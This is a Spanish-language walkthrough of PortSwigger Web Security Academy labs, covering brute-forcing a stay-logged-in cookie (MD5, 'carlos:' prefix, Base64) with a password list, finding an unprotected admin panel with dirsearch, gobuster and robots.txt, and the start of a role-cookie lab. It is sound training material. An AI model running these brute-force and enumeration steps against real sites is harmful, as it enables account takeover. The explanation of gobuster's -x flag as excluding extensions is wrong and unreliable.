
The screenshot shows the OWASP ZAP interface in the Payloads tab. The 'Payloads' tab is selected. The 'Payload Sets' section contains the following configuration:

- Payload set: 1
- Payload count: 0
- Payload type: Simple list
- Request count: 0

The 'Payload Options [Simple list]' section shows a list input field with a placeholder 'Enter a new item' and a 'Add' button. To the left of the list are buttons for Paste, Load..., Remove, Clear, and Deduplicate.

The 'Payload Processing' section shows a table with columns 'Add', 'Enabled', and 'Rule'. The table is currently empty.

Copiamos y pegamos las posibles credenciales que nos proporcionan:



Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.


Paste	123456 password 12345678
Load ...	qwerty 123456789
Remove	12345 1234
Clear	11111 1234567
Deduplicate	dragon
Add	Enter a new item
Add from list ... [Pro version only]	

Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
<input checked="" type="button"/>	<input checked="" type="checkbox"/>	Hash: MD5
<input checked="" type="button"/>	<input checked="" type="checkbox"/>	Add Prefix: carlos:
<input checked="" type="button"/>	<input checked="" type="checkbox"/>	Base64-encode
Up		
Down		

Agregamos esta configuración del payload para especificar que el tipo de ataque es en este tipo de hash que es MD5, esta la primera regla que tenemos que crear de tres reglas para este ataque:



Payload Processing

You can define rules to perform various processing tasks on each payload before it is used.

Add	Enabled	Rule
<input checked="" type="button"/>	<input checked="" type="checkbox"/>	Hash: MD5
<input checked="" type="button"/>	<input checked="" type="checkbox"/>	Add Prefix: carlos:
<input checked="" type="button"/>	<input checked="" type="checkbox"/>	Base64-encode
Up		
Down		

Enter the details of the payload processing rule.

Hash: MD5


OK Cancel

Payload Encoding


This setting can be used to URL-encode selected characters.

URL-encode these characters: .\|=;>?+&*;:"

Agregamos la segunda regla que es agregar un prefijo y agregamos en prefijo (Carlos):




La tercera regla es la de encoder en base64 procedemos a realizar el ataque:



Vemos que ya encontramos el resultado esperado, vemos que ya hay un hash que es el correcto:

12. Intruder attack of https://0a1c002904a46b4580263f9e00260045.web-security-academy.net - Temporary attack - Not saved to p						
Attack	Save	Columns	Results	Positions	Payloads	Resource Pool
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
10	T2IyU0GzZ2OjDkN1PAjZDjvT1...	302			173	
17	Y2FybG9zOjNiZjExMTRhOTg2Y...	302			173	
18	Y2FybG9zOmVlMGExOTE3OTc2...	302			173	
19	Y2FybG9zOmYzNzllYWYzYzgzM...	302			173	
20	Y2FybG9zOjZlZWESYjdZjE5MTc...	302			173	
21	Y2FybG9zOmM4ODM3YjzzZmY4...	302			173	
22	Y2FybG9zOmJlZTc4M2VlMjk3N...	302			173	
23	Y2FybG9zOmU4MDdmMWZjZjg...	302			173	
24	Y2FybG9zOjBhY2Y0NTM5YTE0Yi...	200			3346	
25	Y2FybG9zOmMzM2NzcwMTU...	302			173	
26	Y2FybG9zOjg0ZDk2MTU2OGE2...	302			173	
27	Y2FybG9zOjFjNjMxMjhZTlkYjln...	302			173	
28	Y2FybG9zOmRjMGZhN2Rm2Q...	302			173	
29	Y2FybG9zOjkzMjcsZTMzMDhiZG...	302			173	
30	Y2FybG9zOjY3MGlxNDcyOGFkO...	302			173	

Ya hemos completado el laboratorio:




The screenshot shows a completed lab from the Web Security Academy. The title is "Brute-forcing a stay-logged-in cookie". A green button indicates it is "Solved". Below the title, there's a link to "Back to lab description >". A red banner at the bottom says "Congratulations, you solved the lab!". To the right of the banner are links to "Share your skills!" (with icons for Twitter and LinkedIn), "Continue learning >", and account management links ("Home | My account | Log out"). The main content area is titled "My Account" and shows the username "wiener". It includes a form field for "Email" containing "wienter", an "Update email" button, and a progress bar indicating the email has been updated.

Vulnerabilidad de Control de Acceso

Laboratorios


Funcionalidad de administración desprotegida

Primero accedemos al laboratorio:




The screenshot shows the "Web Security Academy" section of the PortSwigger.net website. The page title is "Lab: Unprotected admin functionality". It is categorized under "APPRENTICE". The description states: "This lab has an unprotected admin panel. Solve the lab by deleting the user carlos.". A prominent orange button labeled "ACCESS THE LAB" with a flask icon is centered. Below the button are links for "Solution" and "Community solutions". The left sidebar contains navigation links for various security topics like "Escalation", "Crosses (IDOR)", "Processes", and "Input controls". The top navigation bar includes links for "Kali Forums", "Kali NetHunter", "Exploit-DB", "Google Hacking DB", "OffSec", "Products", "Solutions", "Research", "Academy", and "Support".

Ahora presionamos donde dice mi cuenta:



The screenshot shows a web browser window for the URL <https://0a19007604190b9a817b2a9900c70047.web-security-academy.net>. The page title is "Unprotected admin functionality". At the top right, there is a green button labeled "LAB Not solved" and a "My account" link, which is highlighted with a red box. Below the title, the text "WE LIKE TO SHOP" is displayed with a stylized person icon. There are four product cards: "Sprout More Brain Power" (image of Brussels sprouts), "Weird Crushes Game" (image of a hand holding a smartphone), "Com-Tool" (image of a smartphone), and "Paint a rainbow" (image of a hand holding a smartphone). Each card has a star rating and a price: \$82.67, \$54.60, \$60.06, and \$70.57 respectively. Each card also has a "View details" button.

Vamos a enumerar los directorios de esta página ahora:



The screenshot shows a web browser window for the URL <https://0a19007604190b9a817b2a9900c70047.web-security-academy.net/login>. The page title is "Unprotected admin functionality". At the top right, there is a green button labeled "LAB Not solved" and a "My account" link. Below the title, the text "Login" is displayed. The form contains fields for "Username" and "Password", and a "Log in" button.

Esta enumeración la podemos hacer con la herramienta dirsearch:

```
[#] dirsearch -u https://0a19007604190b9a817b2a9900c70047.web-security-academy.net/
[!] [https://0a19007604190b9a817b2a9900c70047.web-security-academy.net] v0.4.3
[!] [https://0a19007604190b9a817b2a9900c70047.web-security-academy.net] Log in
[!] [https://0a19007604190b9a817b2a9900c70047.web-security-academy.net] Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
[!] [https://0a19007604190b9a817b2a9900c70047.web-security-academy.net] Output File: /home/reports/https_0a19007604190b9a817b2a9900c70047.web-security-academy.net/__24-03-04_16-59-19.txt
[!] [https://0a19007604190b9a817b2a9900c70047.web-security-academy.net] Target: https://0a19007604190b9a817b2a9900c70047.web-security-academy.net/
[16:59:19] Starting: [ 0% 45/11460 13/s job:1/1 errors:0]
```

También podemos realizar la enumeración con la herramienta gobuster de la siguiente manera:

```
# gobuster dir -u https://0a19007604190b9a817b2a9900c70047.web-security-academy.net/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -o enumeration.txt -x php,txt,html,js
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                      https://0a19007604190b9a817b2a9900c70047.web-security-academy.net/
[+] Method:                   GET
[+] Threads:                  10
[+] Wordlist:                 /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:               gobuster/3.6
[+] Extensions:              html,js,php,txt
[+] Timeout:                  10s

Starting gobuster in directory enumeration mode
=====
/login                         (Status: 200) [Size: 6161]
/product                        (Status: 400) [Size: 30]
Progress: 862 / 438325 (0.20%)
```

gobuster dir: Esta parte especifica el módulo de Gobuster que se utilizará, que en este caso es "**dir**" para la enumeración de directorios.

-u https://0a19007604190b9a817b2a9900c70047.web-security-academy.net/: Esta opción define la URL objetivo del sitio web al que se dirigirá el ataque de enumeración.

-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt: Esta opción especifica la ubicación del archivo de lista de palabras que contiene posibles nombres de directorios para probar. En este caso, el archivo se encuentra en la ruta /usr/share/wordlists/dirbuster y se llama directory-list-2.3-medium.txt. Ten en cuenta que se ha cambiado el archivo de lista de palabras a "medium" en lugar de "small" del comando anterior, lo que significa que este archivo contiene más entradas y por lo tanto la enumeración tomará más tiempo.


-o enumeration.txt: Esta opción indica el nombre del archivo de salida donde se guardarán los resultados de la enumeración. Todos los directorios potenciales encontrados se escribirán en este archivo llamado "enumeration.txt".

-x php,txt,html,js: Esta opción excluye de la enumeración directorios que contengan archivos con las extensiones especificadas. En este caso, se ignorarán los archivos con extensiones ".php", ".txt", ".html" y ".js". Esto ayuda a centrar la búsqueda en directorios y evitar la comprobación innecesaria de archivos individuales.


Vemos que encontró el archivo robots.txt:

```
/robots.txt          (Status: 200) [Size: 45]
/Product             (Status: 400) [Size: 30]
/filter              (Status: 200) [Size: 13619]
Progress: 3950 / 441122 (0.90%)
```


Si probamos con agregar en la url el nombre del archivo robots.txt que es un archivo que esta por defecto en muchas paginas web, vamos a encontrar que nos da una ruta donde está el panel del administrador:



Al acceder a esta ruta vemos que podemos borrar usuarios como administradores:



Ahora vamos a eliminar el usuario Carlos presionando en Delete y ya hemos completado el laboratorio:





Ya hemos completado el laboratorio:

Congratulations, you solved the lab!

User deleted successfully!

Share your skills! [Twitter](#) [LinkedIn](#)

Rol de usuario controlado por el parámetro de solicitud

Accedemos al laboratorio:

Web Security Academy > Access control > Lab

APPRENTICE

LAB Not solved


This lab has an admin panel at `/admin`, which identifies administrators using a forgeable cookie.

Solve the lab by accessing the admin panel and using it to delete the user `carlos`.

You can log in to your own account using the following credentials: `wiener:peter`

ACCESS THE LAB

Ahora nos vamos a donde dice mi cuenta:



User role controlled by request parameter

Back to lab description >

Home | **My account**


WE LIKE TO SHOP

